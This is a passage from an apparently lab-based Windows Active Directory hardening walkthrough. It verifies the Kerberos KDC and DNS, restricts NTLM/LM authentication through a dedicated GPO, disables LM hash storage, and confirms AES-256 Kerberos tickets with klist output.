


The Services Management Console (services.msc) is opened to verify the operational status of the Kerberos Key Distribution Center (KDC) service on the Domain Controller.

9.2 Verifying the KDC Service




The Kerberos Key Distribution Center service is confirmed to be Running with its startup type configured as Automatic, indicating that the Kerberos infrastructure is fully operational and ready to function as the primary authentication mechanism once NTLM restrictions are applied.



9.3 Verifying DNS Configuration


The preferred DNS server is configured as 127.0.0.1 (the Domain Controller itself), ensuring that Kerberos can correctly resolve the SRV records associated with the cybertechsali.com domain.




9.4 Creating a Dedicated Security GPO (GPO-Security-Authentication)

A dedicated Group Policy Object named GPO-Security-Authentication is created and linked to the cybertechsali.com domain.


Using a dedicated GPO instead of modifying the Default Domain Policy improves change management, simplifies rollback procedures, and follows Microsoft administrative best practices.



9.5 Restricting NTLM/LM Authentication (LAN Manager Authentication Level)



The Group Policy Management Editor is opened for the GPO-Security-Authentication policy, where the network authentication security settings will be configured.




The following policy path is accessed:

Computer Configuration → Windows Settings → Security Settings → Local Policies → Security Options

The targeted policy is:

Network security: LAN Manager authentication level

This setting controls the acceptance of legacy LM and NTLM authentication protocols and determines the preferred authentication mechanism used throughout the domain.




9.6 Disabling LM Hash Storage

The policy is configured as:


"Send NTLMv2 response only. Refuse LM."

This configuration disables the obsolete LM and NTLMv1 authentication protocols, both previously identified by PingCastle as a critical weakness (Finding #4 — NTLMv1/LM Enabled).


Kerberos remains the preferred authentication protocol, while NTLMv2 is retained only as a compatibility fallback where Kerberos cannot be negotiated.



The policy modification is confirmed despite the compatibility warning. Although this configuration may affect legacy applications that still rely on LM or NTLMv1 authentication, compatibility testing should always be performed in a pre-production environment before deployment in production infrastructures.



The policy:
"Network security: Do not store LAN Manager hash value on next password change"
is enabled.
This setting prevents Windows from generating and storing LM password hashes after the next password change.
Because LM hashes are cryptographically weak and can often be cracked within seconds, eliminating them significantly reduces the attack surface available to memory dumping and offline password-cracking attacks.




The klist command is executed under the Administrator account.

The output confirms that a valid Kerberos Ticket Granting Ticket (TGT) is cached using AES-256-CTS-HMAC-SHA1-96 encryption.

This demonstrates that Kerberos authentication continues to operate correctly with strong encryption following the Group Policy deployment.

9.7 Functional Validation (klist – Administrator, sali-adm)



A test logon is performed using the sali-adm account to validate that Kerberos authentication remains fully operational for an additional privileged account after the authentication hardening measures have been applied.

```
PS C:\Users\sali-adm> klist

LogonId est 0:0xca6740

Tickets mis en cache : (6)

#0> Client : sali-adm @ CYBERTECHSALI.COM
   Serveur : krbtgt/CYBERTECHSALI.COM @ CYBERTECHSALI.COM
   Type de chiffrement KerbTicket : AES-256-CTS-HMAC-SHA1-96
   Indicateurs de tickets 0x60a10000 -> forwardable forwarded renewable pre_authent name_canonicalize
   Heure de démarrage : 11/25/2025 10:44:43 (Local)
   Heure de fin : 11/25/2025 20:44:43 (Local)
   Heure de renouvellement : 12/2/2025 10:44:43 (Local)
   Type de clé de session : AES-256-CTS-HMAC-SHA1-96
   Indicateurs de cache : 0x2 -> DELEGATION
   KDC appelé : WIN-BILTRUI7BSC.cybertechsali.com

#1> Client : sali-adm @ CYBERTECHSALI.COM
   Serveur : krbtgt/CYBERTECHSALI.COM @ CYBERTECHSALI.COM
   Type de chiffrement KerbTicket : AES-256-CTS-HMAC-SHA1-96
   Indicateurs de tickets 0x40e10000 -> forwardable renewable initial pre_authent name_canonicalize
   Heure de démarrage : 11/25/2025 10:44:43 (Local)
   Heure de fin : 11/25/2025 20:44:43 (Local)
   Heure de renouvellement : 12/2/2025 10:44:43 (Local)
   Type de clé de session : AES-256-CTS-HMAC-SHA1-96
   Indicateurs de cache : 0x1 -> PRIMARY
   KDC appelé : WIN-BILTRUI7BSC


#2> Client : sali-adm @ CYBERTECHSALI.COM
   Serveur : ProtectedStorage/DC1.cybertechsali.com @ CYBERTECHSALI.COM
   Type de chiffrement KerbTicket : AES-256-CTS-HMAC-SHA1-96
   Indicateurs de tickets 0x40a50000 -> forwardable renewable pre_authent ok_as_delegate name_canonicalize
   Heure de démarrage : 11/25/2025 10:44:45 (Local)
   Heure de fin : 11/25/2025 20:44:43 (Local)
   Heure de renouvellement : 12/2/2025 10:44:43 (Local)
   Type de clé de session : AES-256-CTS-HMAC-SHA1-96
   Indicateurs de cache : 0
   KDC appelé : WIN-BILTRUI7BSC.cybertechsali.com
```

9.8 Verifying Security Auditing (Event IDs 4768 and 4769)

Execution of the klist command under the sali-adm session confirms the presence of six valid Kerberos tickets, including:

